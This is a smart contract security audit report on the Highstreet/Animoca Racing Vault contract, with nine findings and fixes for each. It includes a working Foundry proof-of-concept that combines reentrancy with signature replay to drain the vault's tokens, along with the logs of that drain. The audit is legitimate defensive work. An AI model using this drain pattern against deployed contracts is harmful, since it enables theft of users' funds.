Highstreet Market - Animoca Racing Market Vault

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **April 13th, 2023 - April 19th, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	04/17/2023	Guillermo Alvarez
0.2	Document Updates	04/18/2023	Guillermo Alvarez
0.3	Document Updates	04/18/2023	Manuel Garcia
0.4	Final Draft	04/19/2023	Guillermo Alvarez
0.5	Draft Review	04/19/2023	Grzegorz Trawinski
0.6	Draft Review	04/19/2023	Piotr Cielas
0.7	Draft Review	04/19/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Grzegorz Trawinski	Halborn	Grzegorz.Trawinski@halborn.com
Guillermo Alvarez	Halborn	Guillermo.Alvarez@halborn.com
Manuel Diaz	Halborn	Manuel.Diaz@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

The Racing Vault contract is the Highstreet's latest event in collaboration with Animoca. At this event, Highstreet sells Animoca RV and hosts a racing game for the RV holders to participate in.

Highstreet Market engaged Halborn to conduct a security audit on their smart contracts beginning on April 13th, 2023 and ending on April 19th, 2023 . The security assessment was scoped to the smart contracts provided in the highstreet-smart-contracts GitHub repository. Commit hashes and further details can be found in the Scope section of this report.

1.2 AUDIT SUMMARY

The team at Halborn was provided 4 days for the engagement and assigned 2 full-time security engineers to audit the security of the smart contracts in scope. The security engineers are blockchain and smart contract security experts with advanced penetration testing, smart contract hacking skills, and deep knowledge of multiple blockchain protocols.

The purpose of the audits is to:

- Identify potential security issues within the smart contracts
- Ensure that smart contract functionality operates as inteded.

In summary, Halborn identified some improvements to reduce the likelihood and impact of risks, which should be addressed by Highstreet Market .
The main ones are the following:
- The `claimAll` function is vulnerable to reentrancy and the admin signature can be replayed, by combining these two vulnerabilities it is possible to drain all HIGH tokens from the vault.
- The contract implements OpenZeppelin's `Pausable`, however `claimAll` can still be called even after an emergency pause.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Brownie, Remix IDE, Foundry)

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 Exploitability

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A)	1
	Specific (AO:S)	0.2
Attack Cost (AC)	Low (AC:L)	1
	Medium (AC:M)	0.67
	High (AC:H)	0.33
Attack Complexity (AX)	Low (AX:L)	1
	Medium (AX:M)	0.67
	High (AX:H)	0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 Impact

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 Severity Coefficient

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

Code repositories:

1. Highstreet Racing Vault
    - Repository: highstreet-smart-contracts
    - Commit ID: 74bec8939e957792b1489f9c47feb0da8e659027
    - Smart contracts in scope:
        1. AnimocaRacingVault.sol (AnimocaIHO/contracts/AnimocaRacingVault.sol)

Out-of-scope:

- third-party libraries and dependencies
- economic attacks

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	0	0	3	5

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
REENTRANCY IN CLAIMALL ALLOWS DRAINING ALL HIGH TOKENS FROM VAULT	Critical (10)	-
CLAIMALL CAN BE EXECUTED WHILE CONTRACT IS PAUSED	Low (4.1)	-
SIGNATURE REPLAY POSSIBLE	Low (3.1)	-
ONLY ONE SIGNATURE REQUIRED TO PERFORM CLAIMS	Low (2.0)	-
MISSING TIMESTAMP VALIDATIONS	Informational (1.0)	-
MISSING ZERO ADDRESS CHECK	Informational (1.0)	-
INCREMENTS CAN BE UNCHECKED ON FOR LOOPS	Informational (0.0)	-
USE OF STRINGS INSTEAD OF CUSTOM ERRORS	Informational (0.0)	-
STATE VARIABLES MISSING IMMUTABLE MODIFIER	Informational (0.0)	-

FINDINGS & TECH DETAILS

4.1 (HAL-01) REENTRANCY IN CLAIMALL ALLOWS DRAINING ALL HIGH TOKENS FROM VAULT - CRITICAL(10)

Description:

The claimAll function is used to unstake the NFTs from the vault while receiving the HIGH tokens earned as yield in exchange. In order to successfully complete the claim, the user must provide a signature by a trusted address, moreover users are only supposed to be able to claim once, which prevents from re-using the same signature in multiple claims.

In order to unstake the NFT and transfer it to the user, the function uses the safeBatchTransferFrom() method from the ERC721 standard. This method performs a callback to the destination address when it is a contract, in order to make sure the destination contract is designed to handle ERC721 tokens. However, this can be prone to re-entrancy when not performed properly.

Listing 1: AnimocaRacingVault.sol (Lines 254,262-264)

```
254 function claimAll(Input memory input_) external {
255   _verifyInputSignature(input_);
256   (bool isStaking, ) = _isStaking();
257   address user = input_.user;
258
259   require(isStaking == false, "Cannot claim within race");
260   require(!userClaimedReward[user], "User already claimed");
261
262   _returnRv(user);
263   high.safeTransfer(user, input_.amount);
264   userClaimedReward[user] = true;
265   emit Claim(_msgSender(), user, input_.amount, block.timestamp);
266 }
```

The claimAll function first checks that the userClaimedReward[user] variable is set to false, then the variable is later on turned to true. This usually prevents users from double-claiming. However, the variable is being set to true after calling the _returnRv() function, which uses safeBatchTransferFrom() to transfer from the vault to the user.

Listing 2: AnimocaRacingVault.sol (Lines 294,299,304)

```
291 function _returnRv(address user) internal {
292
293   if (userStaked[user][Stage.stageOne].length > 0) {
294     animocaRv.safeBatchTransferFrom(address(this), user,
  ↳ userStaked[user][Stage.stageOne]);
295     delete userStaked[user][Stage.stageOne];
296   }
297
298   if (userStaked[user][Stage.stageTwo].length > 0) {
299     animocaRv.safeBatchTransferFrom(address(this), user,
  ↳ userStaked[user][Stage.stageTwo]);
300     delete userStaked[user][Stage.stageTwo];
301   }
302
303   if (userStaked[user][Stage.stageThree].length > 0) {
304     animocaRv.safeBatchTransferFrom(address(this), user,
  ↳ userStaked[user][Stage.stageThree]);
305     delete userStaked[user][Stage.stageThree];
306   }
307 }
```

A malicious user can call the claimAll() function with a valid signature, when the contract receives the NFT the onERC721Received() function is called, which then can call the claimAll() function again with the same signature before the userClaimedReward[user] variable is set to true. This would lead to a re-entrancy attack, which would allow the user to perform a signature replay that otherwise would not be possible. In each subsequent re-entrant call, the malicious user can keep calling the claim function until all the funds from the vault are drained.

Moreover, the re-entrancy attack would normally fail as the NFT can only be transferred once. However, this can be easily bypassed by transferring the NFT back to the vault on each call of the onERC721Received() method.

Proof Of Concept:

1. A malicious user stakes a single NFT.
2. After the vault is in the end stage, the user can now claim their NFT.
3. The user calls `claimAll()` through a malicious contract with a valid signature.
4. When the vault transfers the NFT to the malicious contract, the `onERC721Received()` function calls the `claimAll()` function again, reusing the same signature.
5. The contract keeps doing this until all the HIGH tokens in the vault are drained.
6. Once the vault is drained, the contract stops the re-entrancy and the `userClaimedReward[user]` variable is finally set to true.

```
Logs:
  Pre-balance:  10
  Calling claimAll() function for first time.
  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Calling claimAll() function reusing signature.
  Draining 1 ether.

  Received NFT, triggering reentrancy.
  Post-balance:  0
```

The following foundry test was used to reproduce the issue and drain the vault:

Listing 3: Attack.sol

```
function testReentrancyClaim() public {
    skip(1 days);

    console2.log("Pre-balance: ", high.balanceOf(address(vault))/
↳ 1e18);

    home.approve(address(vault), 1);
    uint256[] memory ids = new uint256[](1);
    ids[0] = 1;
    vault.stake(ids);

    IAnimocaRacingVault.Input memory input;
    input.user = USER;
    input.amount = 1 ether;
    input.chainId = 31337;

    skip(10 days);
    bytes32 _hash = keccak256(abi.encode(address(vault), input.user, input.amount, input.chainId));
    bytes32 appendEthSignedMessageHash = ECDSA.toEthSignedMessageHash(_hash);
    (uint8 v, bytes32 r, bytes32 s) = vm.sign(2, appendEthSignedMessageHash);
    input.v = v;
    input.r = r;
    input.s = s;


    console2.log(StdStyle.cyan("Calling claimAll() function for first time."));
    vault.claimAll(input);
    console2.log("Post-balance: ", high.balanceOf(address(vault))/ 1e18);
}

uint256 reentCounter;

function onERC721Received(address, address, uint256, bytes memory) public returns (bytes4) {
    console2.log(StdStyle.yellow("Received NFT, triggering reentrancy."));

    uint256[] memory ids = new uint256[](1);
    ids[0] = 1;
    home.safeBatchTransferFrom(address(this), address(vault), ids);

    if(reentCounter < 10) {
        ++reentCounter;
        skip(10 days);
        IAnimocaRacingVault.Input memory input;
        input.user = USER;
        input.amount = 1 ether;
        input.chainId = 31337;

        bytes32 _hash = keccak256(abi.encode(address(vault), input.user, input.amount, input.chainId));
        bytes32 appendEthSignedMessageHash = ECDSA.toEthSignedMessageHash(_hash);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(2, appendEthSignedMessageHash);
        input.v = v;
        input.r = r;
        input.s = s;

        console2.log(StdStyle.yellow("Calling claimAll() function reusing signature."));
        console2.log(StdStyle.red("Draining 1 ether.\n"));
        vault.claimAll(input);
    }

    return this.onERC721Received.selector;
}
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:C/R:N/S:U (10)

Recommendation:

Update the logic of the claimAll function to set the userClaimedReward [user] to true before the token transfer. Additionally, consider using OpenZeppelin's ReentrancyGuard via the nonReentrant modifier.

References:

https://docs.openzeppelin.com/contracts/4.x/api/security#ReentrancyGuard

4.2 (HAL-02) CLAIMALL CAN BE EXECUTED WHILE CONTRACT IS PAUSED - LOW (4.1)

Description:

Unlike stake and stakeAll, claimAll does not implement the whenNotPaused modifier. The Pausable module allows children to implement an emergency stop mechanism that can be triggered by an authorized account, in this case the contract owner. If during an emergency, the contract is paused, it is not possible to stake animocaRvs into the vault, but users can still call the claimAll function. If an attack affecting the claim process is detected, it is not possible to pause this function and an attacker can drain all HIGH tokens in the racing vault.

Code Location:

Listing 4: AnimocaRacingVault.sol (Line 254)

```
function claimAll(Input memory input_) external {
  _verifyInputSignature(input_);
  (bool isStaking, ) = _isStaking();
  address user = input_.user;

  require(isStaking == false, "Cannot claim within race");
  require(!userClaimedReward[user], "User already claimed");

  _returnRv(user);
  high.safeTransfer(user, input_.amount);
  userClaimedReward[user] = true;
  emit Claim(_msgSender(), user, input_.amount, block.timestamp);
}
```

BVSS:

AO:A/AC:L/AX:H/C:N/I:N/A:C/D:N/Y:C/R:N/S:U (4.1)

Recommendation:

It is recommended to add the whenNotPaused modifier to the claimAll function, as it is done other write functions.

References:

https://docs.openzeppelin.com/contracts/2.x/api/lifecycle#Pausable

4.3 (HAL-03) SIGNATURE REPLAY POSSIBLE - LOW (3.1)

Description:

The claimAll function allows users to claim staked animocaRVs back and collect HIGH rewards from the Racing Vault contract. This function receives an input_ struct with the signature parameters v r s which are validated in _verifyInputSignature and are provided to the user from the Highstreet backend. This function firstly validates that the chain ID is correct, preventing cross-chain signature replay attacks, but then it just checks whether the message was correctly signed by adminSigner . Although the claimAll function implements some conditions to check whether a specific user claimed a reward, once a signature is generated by the backend it always passes signature verification since it does not enforce signature uniqueness.

An example of escalating this vulnerability is presented earlier in this report in HAL-01 where with reentrancy in can be exploited and used to drain all HIGH tokens from the vault.

Code Location:

Listing 5: AnimocaRacingVault.sol (Line 255)

```
254 function claimAll(Input memory input_) external {
255   _verifyInputSignature(input_);
256   (bool isStaking, ) = _isStaking();
257   address user = input_.user;
258
259   require(isStaking == false, "Cannot claim within race");
260   require(!userClaimedReward[user], "User already claimed");
261
262   _returnRv(user);
263   high.safeTransfer(user, input_.amount);
264   userClaimedReward[user] = true;
265   emit Claim(_msgSender(), user, input_.amount, block.timestamp);
266 }
```

Listing 6: AnimocaRacingVault.sol (Lines 282,283)

```
276 function _verifyInputSignature(Input memory input_) internal view
 ↳ {
277   uint chainId;
278   assembly { chainId := chainid() }
279   require(input_.chainId == chainId, "Invalid network");
280   bytes32 hash_ = keccak256(abi.encode(address(this), input_.user,
 ↳  input_.amount, input_.chainId));
281   bytes32 appendEthSignedMessageHash = ECDSA.
 ↳ toEthSignedMessageHash(hash_);
282   address inputSigner = ECDSA.recover(appendEthSignedMessageHash,
 ↳ input_.v, input_.r, input_.s);
283   require(adminSigner == inputSigner, "Invalid signer");
284 }
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:L/Y:N/R:N/S:U (3.1)

Recommendation:

It is recommended to have a unique value in the signatures that always prevents the reuse. In this case, it is recommended to use a nonce value that would be stored on an account basis. This prevents any other user from reusing previous signatures. Additionally, a timeout can also be added, every signed message could include a timestamp that is within some lagged window of the current block's timestamp.

4.4 (HAL-04) ONLY ONE SIGNATURE REQUIRED TO PERFORM CLAIMS - LOW (2.0)

Description:

In order to unstake the tokens in the race vault users must call claimAll() function with the signature values, these values are later used to recover the signer and compare it to the adminSigner address. However, there is only one adminSigner and one signature required to successfully execute the claimAll().

Listing 7: AnimocaRacingVault.sol (Line 284)

```
277   function _verifyInputSignature(Input memory input_) internal
  ↳ view {
278     uint chainId;
279     assembly { chainId := chainid() }
280     require(input_.chainId == chainId, "Invalid network");
281     bytes32 hash_ = keccak256(abi.encode(address(this), input_.
  ↳ user, input_.amount, input_.chainId));
282     bytes32 appendEthSignedMessageHash = ECDSA.
  ↳ toEthSignedMessageHash(hash_);
283     address inputSigner = ECDSA.recover(appendEthSignedMessageHash
  ↳ , input_.v, input_.r, input_.s);
284     require(adminSigner == inputSigner, "Invalid signer");
285   }
```

This goes against security best practices as if the private key is ever leaked a malicious user would be able to drain the entire vault using that single key as he could sign a hash specifying the amount of HIGH tokens they want to withdraw.

BVSS:

AO:S/AC:L/AX:L/C:N/I:N/A:N/D:C/Y:N/R:N/S:U (2.0)

Recommendation:

Switch to a multi-signature model, where at least two valid signatures from two different addresses are required in order to successfully pass the `_verifyInputSignature()` validation.

4.5 (HAL-05) MISSING TIMESTAMP VALIDATIONS - INFORMATIONAL (1.0)

Description:

In the constructor for the AnimocaRacingVault contract, the owner must provide a starting timestamp and an array with a starting timestamp for each pre-qualification.

However, the constructor is not checking that the timestamps of each pre-qualification is greater than the timestamp of the previous one. Because these values are used to determine in which stage the NFT is staked it is possible that if the owner accidentally deploys a contract with wrong pre-qualification values, users cannot stake at all, as the contract would already be at the end stage.

Code Location:

Listing 8: AnimocaRacingVault.sol (Line 74)

```
67 constructor(
68     uint256 startTime_,
69     uint256[3] memory preQualification_,
70     AnimocaHome animocaRv_,
71     address adminSigner_,
72     address high_
73   ) {
74     startTime = startTime_;
75     preQualification[0] = preQualification_[0];
76     preQualification[1] = preQualification_[1];
77     preQualification[2] = preQualification_[2];
78     animocaRv = animocaRv_;
79     adminSigner = adminSigner_;
80     high = IERC20(high_);
81   }
```

BVSS:

AO:S/AC:L/AX:L/C:N/I:N/A:M/D:N/Y:N/R:N/S:U (1.0)

Recommendation:

Check in the contract’s constructor that each timestamp is greater than the previous one.

4.6 (HAL-06) MISSING ZERO ADDRESS CHECK - INFORMATIONAL (1.0)

Description:

It has been detected that the constructor or setter functions of the AnimocaRacingVault contract are missing address validation. It is considered a best practice to check that all the addresses are set to non-zero values, specially the ones that could impact contract's availability.

Code Location:

Listing 9: AnimocaRacingVault.sol (Lines 69-71,77-79)

```
66 constructor(
67   uint256 startTime_,
68   uint256[3] memory preQualification_,
69   AnimocaHome animocaRv_,
70   address adminSigner_,
71   address high_
72 ) {
73   startTime = startTime_;
74   preQualification[0] = preQualification_[0];
75   preQualification[1] = preQualification_[1];
76   preQualification[2] = preQualification_[2];
77   animocaRv = animocaRv_;
78   adminSigner = adminSigner_;
79   high = IERC20(high_);
80 }
```

Listing 10: AnimocaRacingVault.sol (Line 218)

```
217 function setAdminSigner(address adminSigner_) external onlyOwner {
218     adminSigner = adminSigner_;
219   }
```

BVSS:

AO:S/AC:L/AX:L/C:N/I:N/A:M/D:N/Y:N/R:N/S:U (1.0)

Recommendation:

Check in the contract's constructor and setter functions that addresses are non-zero.

4.7 (HAL-07) INCREMENTS CAN BE UNCHECKED ON FOR LOOPS - INFORMATIONAL (0.0)

Description:

Most of the solidity for loops use an uint256 variable counter that increments by 1 and starts at 0. These increments do not need to be checked for over/underflow because the variable will never reach the max capacity of uint256, as it would run out of gas long before that happens.

Code Location:

Listing 11: AnimocaRacingVault.sol (Line 144)

```
for (uint256 i = 0; i < tokenIds.length; ++i) {
  userStaked[user][stage].push(tokenIds[i]);
}
```

BVSS:

AO:S/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to uncheck the increments in for loops to save gas. For example, instead of:

Listing 12: AnimocaRacingVault.sol

```
for (uint256 i = 0; i < tokenIds.length; ++i) {
    userStaked[user][stage].push(tokenIds[i]);
}
```

It could be used to save gas:

Listing 13: AnimocaRacingVault.sol

```
for (uint256 i = 0; i < tokenIds.length;) {
    userStaked[user][stage].push(tokenIds[i]);
    unchecked { ++i; }
}
```

4.8 (HAL-08) USE OF STRINGS INSTEAD OF CUSTOM ERRORS - INFORMATIONAL (0.0)

Description:

Starting from Solidity v0.8.4, there is a convenient and gas-efficient way to explain to users why an operation failed through the use of custom errors. The require statement uses strings to provide additional information about failures (e.g. `require(isStaking, "Staking is closed");`), but they are rather expensive, especially when it comes to deploying cost, and it is difficult to use dynamic information in them.

Also note that strings longer than 32 bytes cost additional gas.

Code Location:

Listing 14: AnimocaRacingVault.sol

```
require(isStaking, "Staking is closed");
require(tokenIds.length > 0, "Cannot stake nothing");
require(userStakedAmount + tokenIds.length <= MAX_STAKED_AMOUNT, "
    ↳ exceed maximum stake amount");
```

Listing 15: AnimocaRacingVault.sol (Line 160)

```
require(isStaking, "Staking is closed");
```

Listing 16: AnimocaRacingVault.sol (Line 164)

```
require(userOwned > 0, "User does not own RV");
    require(userStakedAmount + userOwned <= MAX_STAKED_AMOUNT, "
    ↳ exceed maximum stake amount");
```

Listing 17: AnimocaRacingVault.sol

```
194 require(!isStaking, "Cannot withdraw within staking");
```

Listing 18: AnimocaRacingVault.sol (Line 259)

```
259 require(isStaking == false, "Cannot claim within race");
260 require(!userClaimedReward[user], "User already claimed");
```

Listing 19: AnimocaRacingVault.sol (Line 279)

```
279 require(input_.chainId == chainId, "Invalid network");
```

Listing 20: AnimocaRacingVault.sol (Line 283)

```
283 require(adminSigner == inputSigner, "Invalid signer");
```

BVSS:

AO:S/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to implement custom errors instead of reverting strings.

References:

https://blog.soliditylang.org/2021/04/21/custom-errors/

4.9 (HAL-09) STATE VARIABLES MISSING IMMUTABLE MODIFIER - INFORMATIONAL (0.0)

Description:

The state variables startTime, animocaRv and high can be declared as immutable to reduce the gas costs. The immutable keyword was added to Solidity in 0.6.5. State variables can be marked immutable which causes them to be read-only, but only assignable in the constructor.

Code Location:

Listing 21: AnimocaRacingVault.sol (Lines 21,32,34)

```
18 /// @dev Max staked amount per person
19 uint256 public constant MAX_STAKED_AMOUNT = 100;
20 /// @dev starting time for users to stake their animocaRVs
21 uint256 public startTime;
22 /// @dev Get the time of each PQ starts (which represents the
  ↳ staking period is shifted to the next stage)
23 uint256[3] public preQualification;
24 /// @dev User staked tokens at each stages
25 mapping(address => mapping(Stage => uint256[])) public userStaked;
26 /// @dev User had claimed reward or not
27 mapping(address => bool) public userClaimedReward;
28 /// @dev Total staked amount of each stages
29 mapping(Stage => uint256) public totalStaked;
30
31 /// @dev animmocaRv nft address
32 AnimocaHome public animocaRv;
33 /// @dev high token address
34 IERC20 public high;
35 /// @dev admin signer address
36 address public adminSigner;
```

BVSS:

AO:A/AC:L/AX:M/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to add the `immutable` modifier to all state variables that will not be modified to save gas.

AUTOMATED TESTING


5.1 STATIC ANALYSIS REPORT

Description:


Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Results:

AnimocaRacingVault.sol



```
INFO:Detectors:
Reentrancy in AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307):
        External calls:
        - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageOne]) (contracts/AnimocaRacingVault.sol#294)
        State variables written after the call(s):
        - delete userStaked[user][Stage.stageOne] (contracts/AnimocaRacingVault.sol#295)
        AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25) can be used in cross function reentrancies:
        - AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307)
        - AnimocaRacingVault.getUserStakedAt(address,IAnimocaRacingVault.Stage) (contracts/AnimocaRacingVault.sol#114-116)
